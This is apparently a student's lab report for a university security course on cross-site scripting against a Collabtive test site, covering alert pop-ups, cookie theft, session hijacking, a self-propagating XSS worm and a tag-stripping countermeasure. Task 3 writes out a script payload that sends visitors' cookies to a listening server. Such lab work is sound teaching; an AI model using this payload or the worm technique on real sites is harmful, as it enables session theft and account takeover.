CIS 643 Computer Security

Lab 9 Cross-Site Scripting (XSS) Attack Lab

**Instructor: Wenliang (Kevin) Du**

Contents

Task 1: Posting a Malicious Message to Display an Alert Window 2

Embed a JavaScript 2

Reference to a JavaScript file 2

Task 2: Posting a Malicious Message to Display Cookies 3

Task 3: Stealing Cookies from the Victim’s Machine 4

Task 4: Session Hijacking using the Stolen Cookies 4

Task 5: Writing an XSS Worm 7


Task 6: Writing a Self-Propagating XSS Worm 9

Task 7: Countermeasures 12

## Task 1: Posting a Malicious Message to Display an Alert Window


### Embed a JavaScript

In Perter’s Collabtive profile edit page, enter “<script>alert(’XSS’);</script>” as the value for company field.



Since the website do not encode the inputs, the “<script>alert(’XSS’);</script>” will be displayed on web as origin, and browser will analyze it as html codes.

So when any user include Peter self visit the profile, the “XSS” will popup




### Reference to a JavaScript file


Instead of embed JavaScript directly, this time we link to a JavaScript file.

To make the task easy, I just put the JavaScript file under the same server as the system. But in practice, the attacker will have other server for XSS to find the js file.


In the js file, the statement is just like before.



But we have to change the value for company field:





After done this, we would get the same result as before: when users visit the profile, the message would popup



## Task 2: Posting a Malicious Message to Display Cookies


Instead just popup the simple message, this time, we popup the cookie.






## Task 3: Stealing Cookies from the Victim’s Machine

Make a small server, and run it at background:




Test the server connection:




Go to edit the profile, put value for company as following:

<script>document.write('<img src=http://localhost:5555?c='+ escape(document.cookie) + ' >');</script>



Every time, users view the profile, their cookie information will be sent to the server automatically and secretly.



## Task 4: Session Hijacking using the Stolen Cookies


In this task, we will use the stolen cookies to attack the system: create a fake project.


Except the session information, we also need to know the project files.

From the HTTPheader, we could get that information:



With this information, we could write a java program to connect to the server and request system to create a fake project.




These are projects that owned by peter before attack happen.

Because my Mac computer already has Java compiler, so instead run a new Ubuntu image on virtual machine, I use Mac terminal to compile and run the Java program:



We could see the server response the request, and return the html codes back.


And we could also find the fake project that has been created under peter

## Task 5: Writing an XSS Worm

In this task, our JavaScript would no just popup simple message; it would modify the visitor’s profile at back.

From the task 1, we see that we could link to a JavaScript file, and in that file, we could do much more things.


From the task 2, we could get the visitor’s cookie information by JavaScript, so the XSS Worm program would look like this:




The only problem would be the name of visitor, because we could not expect who will visit the profile.

Actually, we want to affect every visitor, so we use following codes to get visitor name, after the name is got, we call the xssworm() function to modify visitor’s profile.


I add “alert(name);” to indicate the profile has been affect, because only the affected project will run this JavaScript. And it also help us to know user who current logged in and visit the profile.




As we done in task 1, in peter’s project, we put the source of XSS worm




Now login as Alice,



Use alice to visit peter’s profile,



From the popup, we could say that alice has been attacked. So check the alice’s profile again:




We see that the profile information has been modified with the information we put in JavaScript.

## Task 6: Writing a Self-Propagating XSS Worm

Since we have succeeded in task 5, this task would be easier, as instead put simple information in profile, we want to put the Worm JavaScript in the field.


So we modify the JavaScript as following:




The only different is the company value, we just put the value that we enter into peter’s profile.


As the information will pass through network, we need to escape the value.


Now, login in as alice, and visit peter’s profile again, it would be the same as before, but if we use alice to visit herself profile, we also could a popup



It means alice’s profile now run the JavaScript, it also has the ability to affect other file. 


But as we put check in JavaScript, so the worm would not affect visitor’s own profile.


Now login as bob, and visit alice’s profile


And Bob also get affected by the XSS worm: 

## Task 7: Countermeasures


Change back the getArrayVal() in include/initfunctions.php.



And now, we login as peter, and put “<script>” tag in company field, and link to the JavaScript.

There is no value in the company filed, looks like we still embed the script. 

But no name information popup, this is weird, any if we open editing panel, we could see that company field is empty, we did not has the script embeded to the profile:



The reason is strip\_only\_tags function will get rid of specified HTML tag, in this system, it remove the “<script>” tag. Since we could not embed script, the JavaScript could not be run in the profile.

And because we have no seed of worm, we also could not spread the worm to affect other profiles.

So the Countermeasure works successfully.